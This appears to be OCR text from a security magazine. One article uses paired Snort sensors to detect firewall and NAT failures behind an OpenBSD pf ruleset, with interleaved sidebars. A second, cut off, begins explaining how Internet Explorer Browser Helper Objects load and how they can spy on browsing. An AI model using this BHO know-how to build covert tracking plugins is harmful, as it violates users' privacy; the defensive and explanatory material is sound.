What normally follows is that the *CEO exceptions* start to crop up. The reason for this name is that inevitably they are driven by top management requiring access from home or while on the move. To support them more and more rules to bypass the firewall are added. Slowly but inexorably, these erode the strength of the security policy, while at the same time making monitoring much more difficult. A similar but somewhat less lethal occurrence is that of an RSA SecureID-based gateway. Despite its strong authentication mechanism the objective is still to punch exceptions into the firewall ruleset.

The basic network layout from the point of view of the firewall is effectively an *inside* and an *outside*. As firewall setups become more complicated what effectively happens is that a single firewall will have multiple *insides* (i.e. directly connected company networks) and multiple *outsides*, for example multiple lines to different ISPs. This is caused by the common practice of trying to aggregate as many services as possible on a single system, a prime example being Cisco systems where the router can act as a firewall, switch, dial-up line concentrator and terminal server by adding suitable expansion cards. For the intent of this article it is sufficient to consider a firewall rule-based device with an *inside* and an *outside* as shown in Figure 1.

Let us consider a simple firewall as the one presented in Listing 1, based on OpenBSD pf. In this example the *inside* is defined to be the 192.168.10/24 network, everything else is *outside*. Within the *outside* we shall define 10.105/16 to be a remote office network which needs to be accessed by users on the network. The basic policy is that no inbound connections are allowed unless they are in response to the outbound connections from the inside hosts. Within the configuration we have entries which define *holes* and a block in all statements. We also assume that the OpenBSD firewall has been properly configured to act as a router, including verifying IP networking setup, setting net.inet.ip.forwarding=1 inside /etc/sysctl.conf file and pf=YES in /etc/rc.conf.local in order to activate

Listing 1. *OpenBSD pf configuration*

```
ext_if = "ne1"
int_if = "ne2"
ext_office ="10.105.0.0/16"
int_lan ="192.168.10.0/24"
int_hosts_auth = "{ 192.168.10.167/32, 192.168.10.168/32,
192.168.10.189/32, 192.168.10.190/32, 192.168.10.213/32,
192.168.10.214/32, 192.168.10.215/32 }"
(...)
# This will block all incoming traffic on both interfaces
block in all
(...)
# This allow inside hosts int_hosts_auth to reach the network 10.105/16
pass in on $int_if proto tcp from $int_hosts_auth to $ext_office keep
state flags S/SA
pass out on $ext_if proto tcp from $int_hosts_auth to $ext_office
modulate state flags S/SA
(...)
```

Traffic copy

In order to analyze or monitor network traffic you need to be able to access it in your network; to accomplish this you can use hubs, span ports or TAPs. A common way to *sniff* traffic is using hub, device that repeat packets on all interfaces, so in this case, all you have to do is put an interface in promiscuous mode on your probe/sensor, plug it in the hub and that's all. Of course, corporate network architectures don't use hubs because of their nature but they provide switches/routers so you need to adopt SPAN port or TAP. Let's examine the difference.

SPAN stands for Switched Port Analyzer, and is also known as port mirroring. It is nothing than configuring a switch port, where you connect a probe/sensor, that receives traffic from other ports. Even though it's a simple method and almost all vendor support this, there are some weaknesses such as in heavy loaded network, where a SPAN port might miss traffic because of low task priorities assigned to copy traffic compared to passing it, not only, also corrupted network packets and layer 1 and 2 errors are usually dropped by the switch on a SPAN port. Another problem is related to capacity, for instance, to see full-duplex traffic on each 100 Mbps link, a span port would need 200 Mbps of capacity. For these reasons you might need TAPs.

TAP stands for Test Access Port, a device designed for monitoring purposes; it's a permanent access port that lets you connect a probe/sensor for passive monitoring. It receives the same traffic as if it were in-line, including errors that don't affect traffic. TAPs pass full-duplex data, and the datastream is split into TX and RX, so you need two network interfaces and a way to recombine traffic. This can be done by creating a virtual interface known as channel bonding, information can be found at *http://www.sourceforge.net/projects/bonding*. Alternatively, using a tool like mergecap to create a single flow from both datastream or less usefully, you can connect the TAP to a switch and the probe/sensor to the mirrored port of the switch or you can use port TAP aggregator where the monitoring port receives all combined traffic. Anyway, if you have to deploy complex architectures with different probes, another way is using new generation hardware such as appliances with more network links for distributed analyzers. To complete this brief overview on traffic copy methodologies we shown in Figure 3 a typical drawn of TAP connection scheme. We also suggest you to take a look to IDS Deployment Guides at *http://www.snort.org/docs/#deploy.*

~tqw~

PF and have it read its configuration file at boot.

These rules create authorisation for traffic to flow between some hosts on the 192.168.10/24 network to any host on the 10.105/16 network and the block in all clauses denying all other access. In theory at this stage we should be able to say that except for those pass statements, nothing whatsoever should leave our *inside* network. Furthermore we have to install our logging rules correctly and any attempt to violate the block clause will be sent to suitable logging hosts for monitoring.

Differential firewall analysis

Having now setup an example network we need to think about the monitoring in case of firewall failure. Ideally we need to check that each of the rules defined in the firewall configuration is abided by and, most importantly, that the final deny clause is abided by.

We therefore need to be able to compare traffic on the *outside* to traffic on the *inside* in real-time and alert when this contradicts the specified rules. This modifies our trivial network diagram adding two *monitoring* points as in Figure 2.




Figure 3. *TAP connection scheme*




Figure 4. *Simplified network with monitoring point*

At the two monitoring points we can choose a mirroring or a TAP (see Traffic copy inset) for an Intrusion Detection System which is then loaded with suitable rules. Let us take as an example the use of Snort as the NIDS. The reasoning can be applied to any other NIDS on the market which are suitably programmable.

At this point the most common mistake is to think only about traffic moving in one direction: from the *outside* to the *inside*. Although it is beyond the scope of this article we shall mention a few exceedingly good reasons for monitoring outbound traffic.

First of all, the latest generation of Windows viruses which, besides generating vast quantities of outbound e-mail with all sorts of confidential documents, now open *backdoors* or attempt to connect directly to external systems, behaviour also known as *calling home* and effectively places the victim's computer at the disposal of the virus writer (or writers, of course) for whatever use. This can often be the flooding of IRC networks where they have been banned with meaningless traffic or similar low-brow activities.

If these *features* did not paint a sufficiently bleak picture of what might happen, they can be improved upon by mentioning deliberate malicious use of internal systems to attack external systems, or indeed the leakage of information by devices such as printers and print-servers, network monitoring equipment and misconfigured software.

Had we considered only traffic moving from the outside to the inside then clearly all that is needed is a single sensor on the inside of the firewall. It would be programmed to alert on all failures of the firewall configuration where theoretically banned traffic is seen on the internal network. Having discussed the distinct possibility of malicious or unintended traffic travelling in the opposite direction we can now easily justify the external sensor.

NIDS configuration – internal sensor

Let us begin by configuring the internal sensor. The ruleset can be defined in simple terms:

- the variable *$INSIDE* defines network 192.168.10/24 which we had previously indicated as the office network,
- The variable $OUTSIDE defines everything else: !$INSIDE (the exclamation mark is Snort shorthand for *not*.

We then have to cater for the exceptions as detailed in the firewall section:

- $EXTERNAL_OFFICE is defined to be the network which we authorise direct connections to, namely 10.105/16,
- furthermore $INT_HOSTS_AUTH is the set of internal systems which we allow to connect directly to the outside network. This is written, in Snort notation, as the complete list of IP addresses separated by commas in square brackets, ie. [192.168.10.167,...].

Finally we need to define some obvious targets: the internal network will, at the very least, have a web proxy, a mail server and a DNS server. We shall assume that these services are all on host 192.168.1.1 on the outside of the firewall (this is not a good idea, it should live in a demilitarised zone but for this example the simplification will suffice). We therefore define the service host, *$SERVICES* to be 192.168.1.1.

At which point we can write the relevant rules as shown in Listing 2, based on the network drawn in Figure 4. Note that ordering is relevant as we want the pass rules to take priority over the catch-all alert rule at the end. Note also that this rules file will require Snort to be run with the *-o* option to impose the *pass, log, alert* ordering to the rule engine. Note that this is a minimal ruleset, by this we mean that we are deliberately ignoring a number of Snort features, such as plugins, which might be of relevance and indeed none of the standard signature sets.

Listing 2. *Snort internal configuration*

```
#
# Internal sensor - rules to be used with '-o' flag to Snort
#
# Define variables
#
var INSIDE [192.168.10.0/24]
var OUTSIDE !$INSIDE
var SERVICES [192.168.1.1/32]
var PROXY_PORT 8080 # TCP
var SMTP_PORT 25 # TCP
var DNS_PORT 53 # TCP/UDP
var EXTERNAL_OFFICE [10.105.0.0/16]
var INT_HOSTS_AUTH [192.168.10.167,192.168.10.168,192.168.10.189,\
192.168.10.190,192.168.10.213,192.168.10.214,192.168.10.215]
#
# Start with pass rules, note that we assume well-behaved systems
# with connections originating from unprivileged ports.
#
pass tcp $INSIDE 1023: <> $SERVICES $PROXY_PORT
pass tcp $INSIDE 1023: <> $SERVICES $SMTP_PORT
# The following assume a modern resolver library, ie. sport != 53
pass tcp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass udp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass tcp $INT_HOSTS_AUTH 1023: <> $EXTERNAL_OFFICE any
#
# Catch-all rule, recording the session. This monitors external
# traffic on the inside of the firewall. We will have a corresponding
# rule on the external sensor monitoring traffic in the opposite
# direction.
#
var SESSION_TTL 60 # How long do we keep the session for?
alert tcp $OUTSIDE any -> $INSIDE any ( \
msg: "Firewall error - disallowed external traffic on int net" \
tag: session, $SESSION_TTL, seconds; \
rev:1; \
)
```

Adding IDS Snort rules to an internal sensor

An important question is that of the rules distributed with the standard Snort distribution: should they be used? The answer depends on the local configuration at a given site.

Clearly, if the aim of the exercise is to purely verify the firewall's integrity then no, there is no need to load the Snort rules.

On the other hand, once NIDS is installed it feels wasteful not to make use of its enhanced capabilities. It is normally good practice to add *local* rules at the end of the standard rules file, normally *snort.conf*. This ordering implies that once the pass rules are evaluated all the Snort alerts will be looked at and finally the *catch-all* rule will be applied.

What kind of *catches* can you expect from Snort rules on an internal network? The biggest gain can probably be had from those rules which detect the presence of Windows trojans. On the outside of a well-configured firewall the outgoing connections might never be detected and an infection on the internal network remain undetected. If we take the example of our particularly tight firewall configuration, an outgoing connection to, say, host 172.16.12.1 on port 54321, would never be seen by the outside NIDS.

But by monitoring the internal network the mediation of the firewall is absent and a trojan attempting to *call home* will immediately be noticed.

-tqw-

Listing 3. *Snort external configuration*

```
#
# External sensor - rules to be used with '-o' flag to Snort
#
# Define variables
#
var INSIDE [192.168.10.0/24]
var OUTSIDE !$INSIDE
var SERVICES [192.168.1.1/32]
var PROXY_PORT 8080 # TCP
var SMTP_PORT 25 # TCP
var DNS_PORT 53 # TCP/UDP
var EXTERNAL_OFFICE [10.105.0.0/16]
var INT_HOSTS_AUTH [192.168.10.167,192.168.10.168,192.168.10.189,\
192.168.10.190,192.168.10.213,192.168.10.214,192.168.10.215]
#
# Start with pass rules, note that we assume well-behaved systems
# with connections originating from unprivileged ports.
#
pass tcp $INSIDE 1023: <> $SERVICES $PROXY_PORT
pass tcp $INSIDE 1023: <> $SERVICES $SMTP_PORT
# The following assume a modern resolver library, ie. sport != 53
pass tcp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass udp $INSIDE 1023: <> $SERVICES $DNS_PORT
pass tcp $INT_HOSTS_AUTH 1023: <> $EXTERNAL_OFFICE any
#
# Catch-all rule, recording the session. This monitors external
# traffic on the inside of the firewall. We will have a corresponding
# rule on the external sensor monitoring traffic in the opposite
# direction.
#
var SESSION_TTL 60 # How long do we keep the session for?
alert tcp $INSIDE any -> $OUTSIDE any ( \
msg: "Firewall error - disallowed internal traffic on ext net" \
tag: session, $SESSION_TTL, seconds; \
rev:1; \
)
```

About the authors

Arrigo Triulzi is a SANS certified instructor, trained in Pure Mathematics, holds an MSc in Mathematical Computation from Queen Mary, University of London, and is working towards a PhD in Algebraic Computation. He is co-founder and Chief Security Officer of K2 Defender Limited, a bespoke high-end IDS solutions provider. Arrigo is also a free-lance consultant in IT Security with particular expertise in secure network design, network security analysis, and incident handling. He is also the administrator of the IDS Europe mailing list. Having worked with both popular and less common flavours of Unix he is comfortable working in any heterogeneous networking environment and his knowledge also includes esoteric operating systems such as Guardian/NSK. Arrigo is co-inventor in an EU patent for a high-performance distributed IDS design, and has written on a variety of security topics. Recent work includes web research into IDS deployment on IPv6, firewall verification using IDS, and distributed concept virii.

Antonio Merola works as senior security expert for Telecom Italia. He started years ago as a Microsoft Certified Systems Engineer and *nix systems administrator. Since 2000, he has been involved in many aspects of security. As a freelancer he serves several companies as consultant and instructor on a wide variety of security topics. He has published IT articles in several Italian magazines. His recent interests include honeypots and IDS/IPS security solutions.

Contact with the auhtors: *antonio.merola@telecomitalia.it, a.triulzi@alchemistowl.org*

NIDS configuration – external sensor

The main difference between the internal sensor and the external sensor is that the latter is exposed to the *wild*. This makes it an ideal candidate to load all the Snort standard NIDS rules onto as it will see all traffic, both legitimate and malicious, with minimal or no filtering (we mention minimal filtering because a number of enlightened ISPs actually do perform filtering on their backbones thereby limiting a number of attacks).

The ruleset is otherwise identical with the exception of alerting on internal traffic travelling to the outside world. This is the crucial difference which makes differential firewall analysis worthwhile: being able to detect failures in the firewall setup in both directions.

Once again we keep the same definitions as we did before, in Listing 3.

Dealing with Network Address Translation

Strictly speaking, Network Address Translation (NAT) should not exist according to the rules laid out in the TCP/IP specifications. This is because one of the pedestals on which TCP/IP rests is that of *one machine, one IP address*. A common NAT is nothing other than a many-to-one map in which a number of IP addresses taken from the private range (defined in RFC1918) is transformed by a *translating firewall* in to a single public IP address before being sent on the Internet. It has a number of advantages: it allows us to limit the waste of IP addresses by being able to place a vast number of machines behind a single IP address but, much more importantly from a security point of view, it creates an additional barrier to entry from the outside.

The reason for the popularity of NAT within the security community is that it makes it much harder to map the network behind a firewall as all connections originated from

Listing 4. *External sensor configuration with NAT support*

```
#
# External sensor with NAT support
# Rules to be used with '-o' flag to Snort
#
# Define variables
#
var OUTSIDE !$INSIDE
var FWEXTIP [172.16.1.1/32]
var INSIDE [192.168.10.0/24,$FWEXTIP]
var SERVICES [192.168.1.1/32]
var PROXY_PORT 8080 # TCP
var SMTP_PORT 25 # TCP
var DNS_PORT 53 # TCP/UDP
var EXTERNAL_OFFICE [10.105.0.0/16]
#
# Note that most NAT implementations will always remap the source
# port to an unprivileged port independently of the original port.
#
pass tcp $FWEXTIP 1023: <> $SERVICES $PROXY_PORT
pass tcp $FWEXTIP 1023: <> $SERVICES $SMTP_PORT
pass tcp $FWEXTIP 1023: <> $SERVICES $DNS_PORT
pass udp $FWEXTIP 1023: <> $SERVICES $DNS_PORT
# Note that this rule is now much weaker - it effectively covers
# the whole of the internal network via NAT.
pass tcp $FWEXTIP 1023: <> $EXTERNAL_OFFICE any
#
# Catch-all rule, recording the session. This monitors internal
# traffic on the external net.
#
# How long do we keep the session for?
var SESSION_TTL 60
alert tcp $INSIDE any -> $OUTSIDE any ( \
msg: "Firewall error - disallowed internal traffic on ext net" \
tag: session, $SESSION_TTL, seconds; \
rev:1; \
```

the outside will not have an entry in the firewall's mapping table (this assumes that no port redirection is taking place. This facility allows one to transparently map a port on the public IP address of the firewall to a port on a private address behind the firewall).

Although this is not an insurmountable difficulty (access can be gained via proxies, *man in the middle* attacks, etc.) it does raise the bar significantly.

Obviously NAT has the side effect of making our definition of *outside* and *inside* a little more obscure. The simple reason is that, as far as the firewall is concerned any address on the inside is now a private address and, as per RFC1918, non-routable. This means that a router on the Internet should not allow any RFC1918 address range through by making it impossible for a public IP address to send a packet to a private IP address (sadly, and this is the reason for the *should* rather than *will*, this is not always the case).

This actually does not make our rule on the internal sensor wrong because an RFC1918 internal address range will still receive packets from routable (i.e. public) addresses.

The firewall does not translate external addresses on incoming traffic, it only remaps the destination address using the transformation (IPext, dportext) (IPint, dportint) for any connection which originated internally. As a matter of fact it will not only monitor a failure in the firewall rules engine but also in the NAT engine as a free addendum with our previous definition. This is because any connection which does not originate from one of the external authorised hosts should never be seen whether NAT is active or not.

Now what about the external sensor? Does it make sense to monitor an internal address on the external network? It does indeed! If an internal address is seen on the external network then we are in violation of RFC1918 because you should not have non-routable IP addresses on the Internet. So the external catch-all rule has detected a failure of the NAT engine.

There is one little detail missing: the fact that we catch internal addresses on the external network is not enough. If NAT is active and functioning you might still be violating your firewall rules. Let us return to our original rules defined in section 2.

What needs to be understood is that under NAT what takes place is that outgoing traffic is subject to the transformation (IPint, sportint) (IPfw, sportfw) where IPfw is the routable IP address (i.e. public) assigned to the firewall and sportfw is a random source port assigned by the NAT engine. This means that all the rules need to be applied with *$INTERNAL* actually mapping to the public IP address of the firewall.

Finally, there is one large shortcoming which is imposed upon us by NAT: we lose the ability to monitor those specific *pass* rules which we had defined between specific internal systems and an external network. This is because the NAT engine, assuming it doesn't fail, makes all internal IP addresses look like the single external IP address of the firewall. We therefore lose *$INTERNAL_AUTH*.

There is no real fix for this except to rely exclusively on the internal rules, that is to say that the *pass* rule on the internal configuration will still restrict correctly the IP addresses, see Listing 4.

Conclusion

Once data is collected by the two sensors *log fusion* can be applied to

On the Net

- *http://www.openbsd.org/faq/pf* – Packet Filter (PF) is OpenBSD's system for filtering TCP/IP traffic and doing Network Address Translation,
- *http://www.snort.org* – a free lightweight network intrusion detection system for UNIX and Windows.

compare the expected output (nothing except standard Snort alerts) with the actual output. Indeed, if proper NTP synchronisation is used, the logs can be monitored in parallel and significant output highlighted immediately.

The aim of Differential Firewall Analysis is to allow you to monitor the unexpected failures of the firewall's software or indeed misconfigurations by forcing the security analyst to write the rules in at least two notations (particularly *dedicated* security analysts might consider using different NIDS software for the internal and external sensors).

In this way we achieve also a *policy enforcement* that can be applied in company, where it's usual to have two groups of responsibility called NOC and SOC (Network Operation Center and Security Operation Center). The NOC is responsible about management and configuration of devices such as routers, firewall, IPS whereas SOC has responsibility for security monitoring of traffic collecting logs from IDS, RMON probes etc in order to perform.

Also, Incident Analysis and Differential Firewall Analysis lets both groups collaborate - not only do they have to write rules on two systems but NOC can take the advantage of checking firewall's failure while SOC get the advantage of checking rules for security policy violation.

Further research directions would include the real-time monitoring of firewall failures by integrating the output of Snort or any other NIDS into a central *position-aware* console.

By *position-aware* we mean that the console has been configured with the knowledge of the location of the sensors so that firewall failures can be correctly reported as *internal*, *external, NAT engine* or whatever other system is being monitored.

This kind of analysis can also be applied to proxy services running on the server to ensure that connectivity to and from the proxy is as expected. ●

A D V E R T I S E M E N T

Free Software MAGAZINE

The free magazine for the free software world

✓ Articles are released under a free license

✓ Available online as HTML or PDF

✓ Packed with amazing content

✓ Both technical and non-technical articles

GO AND SEE FOR YOURSELF!

WWW.FREESOFTWAREMAGAZINE.COM

IE plugins: BHOs and toolbars

Gilbert Nzeka

Difficulty

●●○

The online advertisement industry has never been so prosperous and some people think it will continue to thrive the five next year. One of the problem advertisers face is: how can they increase the ROI by targeting more users? They developed toolbars and other types of Internet Explorer plugins which enable them to spy and sometimes to control the navigation of users.

Internet Explorer, commonly called IE or MSIE (for Microsoft IE) is the famous browser which competed with Netscape Communicator during a long time, another browser created by the Netscape Communications Corporation company currently a subsidiary company of the Time Warner group. It is known that IE won the battle and became the most used browser until an unknown browser called Mozilla Firefox, a small browser from the Mozilla foundation reached 100 million of download in less than one year.

Although having been often analyzed. Internet Explorer remains still a mystery for many people. Did you know, for example, that it is possible to create plugins for IE as easily as to create plugins for Firefox? In this article, we will show you how famous companies such as Adobe, Microsoft, Google, eBay but also 180solutions and other spywares/adwares creators built tools which will be attached to Internet Explorer and allow their creators to have access to your computers by offering you many (often useful) services while enabling them to increase their incomes (by advertisement or not).

Internet Explorer 1.0 was created from the codes of Spyglass Mosaic. At that time, Spyglass Mosaic was one of the powerful commervial browsers. The Spyglass company which published this browser had signed a rather special contract with Microsoft: Microsoft could integrate this browser in its operating system but had to pay them (some people told about a quarter of the incomes of Microsoft Windows) at the Spyglass company. Microsoft bought the company and decided to develop their own browser based on the Spyglass Mosaic codes. People had to wait the third version of IE, which was developed without using Spyglass codes and was available by default in Windows 95, to start using it: IE became quickly the most used browser. Some people saw this integration in Windows 95 like an important fact proving the Microsoft monopoly which wanted to exploit the success of Windows by adding

What you will learn...

- the guiding principles of IE plugins,
- how to create your own plugins (as well the BHOs as the toolbars),
- how to analyze your systems in order to know if you are victim of an undesirable IE plugin,
- some importants points about browser's history to understand why plugins exist.

What you should know...

- how to program softwares and DLLs,
- the guiding principles of the COM objects (Components Object Model).

its own programs (browsers, multimedia player...). Of course, Microsoft was very criticized but who could forbid it from doing what it wanted with Windows? Not the Netscape browser creators who were not able to face this direct attack.

Until now, IE is one of the most used browsers although Mozilla Firefox and Opera are again in the race. We can notice an interesting fact (very important for this article): with the 4.0 release of Internet Explorer, a very interesting option appeared: it is the Active Desktop. Active Desktop (not to be confused with Active Directory) is the possibility for users to add HTML pages and components developed in Javascript language directly on their desktop instead of the usual background pictures. Although it is a very good thing for advertisers and widgets developers (cf. the news talking about Konfabulator and Yahoo which bought them), it is also very interesting for BHOs creators because this option is based on the same engine as IE.

Although Internet Explorer is a complex product on the level of its architecture, is it possible to custom it? We will try to answer by analyzing the possibilities which are offered to us.

To add functionalities to Internet Explorer, the first idea is the creation of a new browser such as Maxthon (*http://www.maxthon.com/*), AvantBrowser (*http://www.avantbrowser.com/*), or AOL Explorer (*http://downloads.channel.aol.com/browser*). Then, develppers (if the goal is to create a company selling this browser) will start using the IE HTML engine (called Trident for the Windows platforms or Tashman for the Macintosh platforms) via the WebBrowser component which is available in the majority of the programming languages (Delphi, C++…). It will be necessary for them to add all the other components of a browser (the different buttons, an address bar, a taskbar, an history management system, an favourites management system, useful plugins like a popup blocker...) without forgetting to add their functionality! This method is really not effective when you have to add a small option because developers will have to work on the IE HTML engine compatibility and on other aspects of the browser. Then you will need to convince users to leave their browser to use yours.

Another possibility is to modify the ressources (mainly the APIs) Internet Explorer use by doing some hooks and doing the habitual things malwares and rootkits usually do like DLL injection. It is quite difficult for programmers who do not have access to Microsoft source codes and they can infringe the Microsoft licenses. They also can do a more dangerous thing: creating a memory conflict that can cause a system crash, a data corruption, some error messages which might waste your time.

As seen previously, it's learned that none of these two methods are interesting when you want to add options by the developing IE plugins.

The best solution is to focuses on BHOs that would be loaded in the memory space of Internet Explorer and such as ActiveX, they will allowed us to extend the functionnalities of the browser. How? By the using the COM (for Component Object Model) technology. But what's a BHO?

Theory about the BHOs

A BHO (for Browser Helper Object) is a software plugin which allow to add functionalities to Internet Explorer. It does make any sense for you but you've used more than once this kind of tools: each time you installed a popup blocker, you installed a BHO; each time you installed Adobe Acrobat Reader, you installed a BHO because Acrobat Reader use a BHO to display PDF files in Internet Explorer browser; each time you installed the Google or Yahoo toolbars, you installed the BHOs created by these 2 entities of the Net. We will make a list of all the kind of thing we can do with BHOs.

How is constituted a BHO

Technically, a BHO is a DLL which is loaded by IE. To be loaded by IE, the BHO creator have to add some commands in the Windows registry. The BHOs use an API which gives them an access to the DOM (Document Object Model) of a webpage and allow them to control the navigation of an user. The BHOs were integrated in 1997 in the 4 release of IE. The characteristic of the BHOs is their ability to control all the aspects of a normal navigation because they are loaded by IE as soon as the launching of the browser and even sooner, during the launching of Windows File explorer. Being loaded within IE (it is important to know that each time a new IE's window or Windows File explorer is launched a new instance of the plugins is loaded), the BHOs have an almost-unlimited access to all the element of IE and the objects that manage the navigation too. These objects are usually called interfaces in Windows jargon.

BHOs have 2 applications: in the one hand they can be used to help Websurfers enjoy the Internet but they could be used by online advertising industry or people without scruples trying to implement advertising tools, spying tools, or tools that steal information from users computers like credit card numbers.

To be close to the IE architecture, BHOs are developed as COM objects that is a technology used by all the additional IE components and by IE himself that's why when you install some BHOs on your computer you can think they belong to the IE's core.

COM Objects/servers

COM (for Component Object Model) is an programming architecture first appeared in 1993 and developed by Microsoft. It allows the development of components (developed by different teams and even by different companies) being able to interact, to communicate between them, to exchange information and messages in a codified mean. To say it in other words, the COM architecture (the




Figure 1. *A COM server within an application*

structural basis) allows the interprocess communication under the same system and sometimes through a corporate network. Figure 1 proposes to schematize COM architecture.
The COM architecture provides:

- a binary data standard to allow various components to communicate,
- a system that not depends on programming languages. Components programmed in C++ or C can communicate with components developed in Visual BASIC and even in Java,
- a system working under various architectures (from Microsoft Windows Personnal Computer edition to Microsoft Windows for PDA and SmartPhone, and on Apple Macintosh or the Unix platform) that permit to connect the systems created by various manufacturers and software publishers. The Java language allows to do the same thing,
- an extensible system which permit to extand the functionnalities of softwares and other components,
- a system permitting to various components to communicate either they are loaded by differents processes or separated by a few hundred meters of network wires,
- a powerful memory management system,
- a reliable identification system that allows to recognize the diferents COM components,
- a system which quickly loads the different components within the right software if they are well registred.

As Microsoft repeats it rather well, COM is only a global software architecture that can be used for various tasks. As characteristics table show us that, COM objects can be developed in a lot of programming languages.

The interfaces within IE and BHOs

With the COM objects, it should be known that the different components do the tasks explained previously (communicating and exchanging information) thanks to what one calls the interfaces. The interfaces are quite simply sets of functions (also called methods) allowing the interprocess exchanges. Technically, an interface is only one whole of functions representing the data binary standard used by all the components.

All the COM components implement at least the standard interface which have the special name IUnknown: literally, that wants to say the unknown interface. Why there is a capital*I*at the beginning of the name? Well, it is the convention which wants that we put an capital I letter in front of all the interfaces names to easily recognize them (as Istream which manages input/output streams, IOleObject which must be often used in components OLE, IDataOject, IPersistFile…). It should be known that all the interfaces derive from the IUnknown interface. Figure 2 proposes to schematize this hierarchy within the interfaces.

A COM component or its container never has a direct access to another component. They use the interfaces pointers. To add information about the interfaces, it should be known that an interface is a pointer that points to a virtual table of functions which contains a list of pointers towards the functions that the methods provided in the component implement. This access model allow to protect the encapsulation of the data and the computation done by the component, the pointer permit to hide the various technical aspects of the COM component: nobody can see the data of the component. And this pointer makes it possible to provide the same component to several authorities of a given program that is through a network or not: you have to remember each time a new IE instance is launched, a new instance of all the components are created.

Good, we will not delay on the COM objects principles and its derivatives like COM+, OLE, DCOM, .NET… because Microsoft books and MSDN portal provide a lot of well written articles about.

Before finishing, it is necessary for you to know that one of the most advantageous aspect of COM programming is the fact that the interfaces are not likely to change according to the versions of the system: they are immutable. No conflicts can appear between old components and recent ones: each time there is a new version of an interface, it only add new functionalities.

How a BHO is loaded: loading context

As we said in the previous sections, a BHO can be loaded by several means. Firstly, while Windows is starting, if the Active Desktop option is activated, the BHOs will be loaded while Windows is starting the user

Figure 2. *The main interfaces*

space of each user (when the desktop is displayed and Windows load the user preferences). A BHO can be loaded by Windows File Explorer. The last software that can load a BHO is Internet Explorer.

Each one of these possibilities can be blocked, authorized, be forced during the loading of the BHO. We will see later how to choose the soft our BHO will be attached to. Remember that Windows is rather well made and that we can load a BHO when we want: we only have to define it in our code.

How work the BHOs with IE and Explorer.exe

With the risk to repeat what we said, we quickly will explain how work Internet Explorer when it faces a BHO.

As we already said it, the COM architecture is the core of Internet Explorer. When launching, IE will consult a specific key in the Windows registry when it will find the description of all the plugins it has to load in its memory space. When initializing (when it will call the *CoCreateInstance*() *function* to start an instance of the plugins it has found in the registry), IE will require a precise interface of the COM object. When it obtains an answer, IE will use the methods provided to pass to the BHO its pointer towards its IUnknown interface. Now, the component will do what it has to do as if it were directly in the core of IE by hooking some IE events.

Hooking events consists in hijacking the resources a software uses and/or to modify information in the software memory space. The goal is to modify the software behaviour when it faced some events.

What can be done by a BHO

As we saw it previously, being loaded by Internet Explorer itself (and even by Windows File Explorer) allows the BHOs to be rather powerful. One of the most important aspects and which increase their power compared to usual malwares is the fact that the firewalls can do nothing against them because they are embbeded in the browser itself. They can do a lot of things but have limits nevertheless. Let us see some things we can do with BHOs.

Firstly, we can spy users by saving in a file or a small database the URL of all the webpages they visited. It is possible by intercepting an event raised by Internet Explorer itself each time it will change the body of a page.

